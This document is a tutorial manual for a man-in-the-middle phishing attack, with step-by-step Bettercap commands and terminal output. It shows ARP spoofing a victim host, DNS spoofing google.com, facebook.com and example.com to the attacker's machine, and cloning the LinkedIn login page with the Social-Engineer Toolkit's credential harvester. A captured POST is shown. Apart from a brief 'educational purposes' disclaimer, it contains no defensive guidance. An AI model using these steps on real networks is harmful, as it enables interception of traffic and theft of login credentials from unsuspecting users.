
MiTM &
DNS SPOOFING
Using Social Engineering
and Bettercap
Moeez Javed

Bettercap Advanced MiTM Manual & Dns Spoofing Using Phishing Attack

Disclaimer
This manual is intended solely for educational purposes. The content presented herein is designed to help readers understand how phishing and social engineering attacks work so they can better defend against them. The author does not endorse or encourage any illegal activity, unethical behavior, or misuse of the information provided. Always follow your local laws and organizational policies regarding cybersecurity practices.

What is Bettercap?

Bettercap is a powerful, modular, and flexible MITM (Man-in-the-Middle) framework used by red teamers, security researchers, and pentesters. It supports ARP poisoning, DNS spoofing, HTTPS hijacking (HSTS bypass), network traffic sniffing, and credential harvesting.

Pre-Engagement Setup

- Linux-based OS (Kali, Parrot, Ubuntu)
- Root privileges
- Network access to the same subnet as the target
- Installed Bettercap

Install Bettercap:

sudo apt update && sudo apt install bettercap

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update && sudo apt install bettercap

[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.9 MB]
Ign:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb)
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [121 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [327 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [198 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [910 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [10.6 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [26.4 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.9 MB]
Fetched 58.8 MB in 3min 32s (277 kB/s)
228 packages can be upgraded. Run 'apt list --upgradable' to see them.
bettercap is already the newest version (2.33.0-1kali1).
The following packages were automatically installed and are no longer required:
  google-android-licenses   libpython3.12-minimal      python3-nfsclient
  icu-devtools              libpython3.12-stdlib       python3-poetry-dynamic-versioning
  intltool-debian           libpython3.12t64           python3-pywerview
  libflac12t64              libsys-hostname-long-perl  python3-setproctitle
  libfuse3-3                po-debconf                 python3-tomlkit
  libgeos3.13.0             python3-aardwolf           python3.12-tk
  libglapi-mesa             python3-aioconsole         ruby-zeitwerk
  libicu-dev                python3-arc4               sphinx-rtd-theme-common
  liblbfgsb0                python3-asn1tools          strongswan
  libmail-sendmail-perl     python3-bitstruct
  libpoppler145             python3-dunamai
Use 'sudo apt autoremove' to remove them.
```

Enable IP forwarding:

echo 1 > /proc/sys/net/ipv4/ip_forward

```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Find your interface name:

ip addr

```
┌──(root㉿kali)-[/home/kali]
└─# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 08:00:27:04:42:0f brd ff:ff:ff:ff:ff:ff
    inet 192.168.222.132/24 brd 192.168.222.255 scope global dynamic noprefixroute eth0
       valid_lft 2567sec preferred_lft 2567sec
    inet6 2404:3100:104f:651c:8043:ce84:4a4c:9f19/64 scope global dynamic noprefixroute
       valid_lft 7005sec preferred_lft 7005sec
    inet6 fe80::305d:a85:5e85:ed5d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen
1000
    link/ether 08:00:27:eb:5d:86 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 85368sec preferred_lft 85368sec
    inet6 fe80::7450:7785:d819:7ffa/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default

    link/ether 02:42:70:62:e7:8d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```

Understanding the MiTM Flow

1. ARP Spoofing: Tricks both the router and the victim into thinking you are the other.

2. Traffic Redirection: You now see and can modify all packets between them.

3. DNS Spoofing: Redirect victim's domain requests to a fake IP (your attacker machine).

4. HTTPS Hijacking: Bypass HTTPS redirection and force HTTP to sniff credentials.

sudo bettercap -iface eth0

```
┌──(root㉿kali)-[/home/kali]
└─# sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.222.0/24 > 192.168.222.132 » [03:02:33] [sys.log] [inf] gateway monitor started ...
```

net.probe on
net.show

```
192.168.222.0/24 > 192.168.222.132 » [03:02:33] [sys.log] [inf] gateway monitor started ...
192.168.222.0/24 > 192.168.222.132 » net.probe on
[03:02:41] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.222.0/24 > 192.168.222.132 » [03:02:41] [sys.log] [inf] net.probe probing 256 addresse
s on 192.168.222.0/24
192.168.222.0/24 > 192.168.222.132 » [03:02:42] [endpoint.new] endpoint 192.168.222.84 (DESKTO
P-GICC168) detected as 08:00:27:d7:b3:9b (PCS Systemtechnik GmbH).
192.168.222.0/24 > 192.168.222.132 » [03:02:44] [endpoint.new] endpoint 192.168.222.170 detect
ed as 1c:1b:b5:0f:68:47 (Intel Corporate).
192.168.222.0/24 > 192.168.222.132 » net.show

| IP ▲            | MAC               | Name            | Vendor                | Sent   | Rec
vd | Seen |
| 192.168.222.132 | 08:00:27:04:42:0f | eth0            | PCS Systemtechnik GmbH | 0 B    | 0 B
   | 03:02:33 |
| 192.168.222.173 | 06:b4:5f:ed:50:0b | gateway         |                       | 3.1 kB | 2.9
 kB | 03:02:33 |
| 192.168.222.84  | 08:00:27:d7:b3:9b | DESKTOP-GICC168 | PCS Systemtechnik GmbH | 4.1 kB | 5.7
```

set arp.spoof.targets 192.168.222.84

```
192.168.222.0/24 > 192.168.222.132 » set arp.spoof.targets 192.168.222.84
192.168.222.0/24 > 192.168.222.132 » dns.spoof on[03:23:20] [sys.log] [err] error getting ipv4
 gateway: Could not find mac for 192.168.222.173
```

set dns.spoof.domains example.com,google.com,facebook.com

Open set tool kit and clone the site and place that site ip address.

Step1:

```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 2
```

Step2:

```
The Multi-Attack method will add a combination of attacks through the web attack menu. For exam
ple, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all a
t once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through H
TA files which can be used for Windows-based PowerShell exploitation through the browser.

  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>3
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
```

Step3:

```
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

Step4:

```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.222.132]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.linkedin.com/login

[*] Cloning the website: https://www.linkedin.com/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardle
ss, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.222.132 - - [27/May/2025 03:17:38] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: [{"eventInfo":{"eventName":"TagManagementSystemLoadEvent","topic
```

set dns.spoof.address 192.168.222.132
dns.spoof on

```
192.168.222.0/24 > 192.168.222.132 » set dns.spoof.address 192.168.222.132
192.168.222.0/24 > 192.168.222.132 » dns.spoof on
[03:24:45] [sys.log] [inf] dns.spoof example.com → 192.168.222.132
192.168.222.0/24 > 192.168.222.132 » [03:24:45] [sys.log] [inf] dns.spoof google.com → 192.16
8.222.132
192.168.222.0/24 > 192.168.222.132 » [03:24:45] [sys.log] [inf] dns.spoof facebook.com → 192.
168.222.132
```

It dns is spoof, while in google.com it show linkedin which I spoof site.

Made By Moeez Javed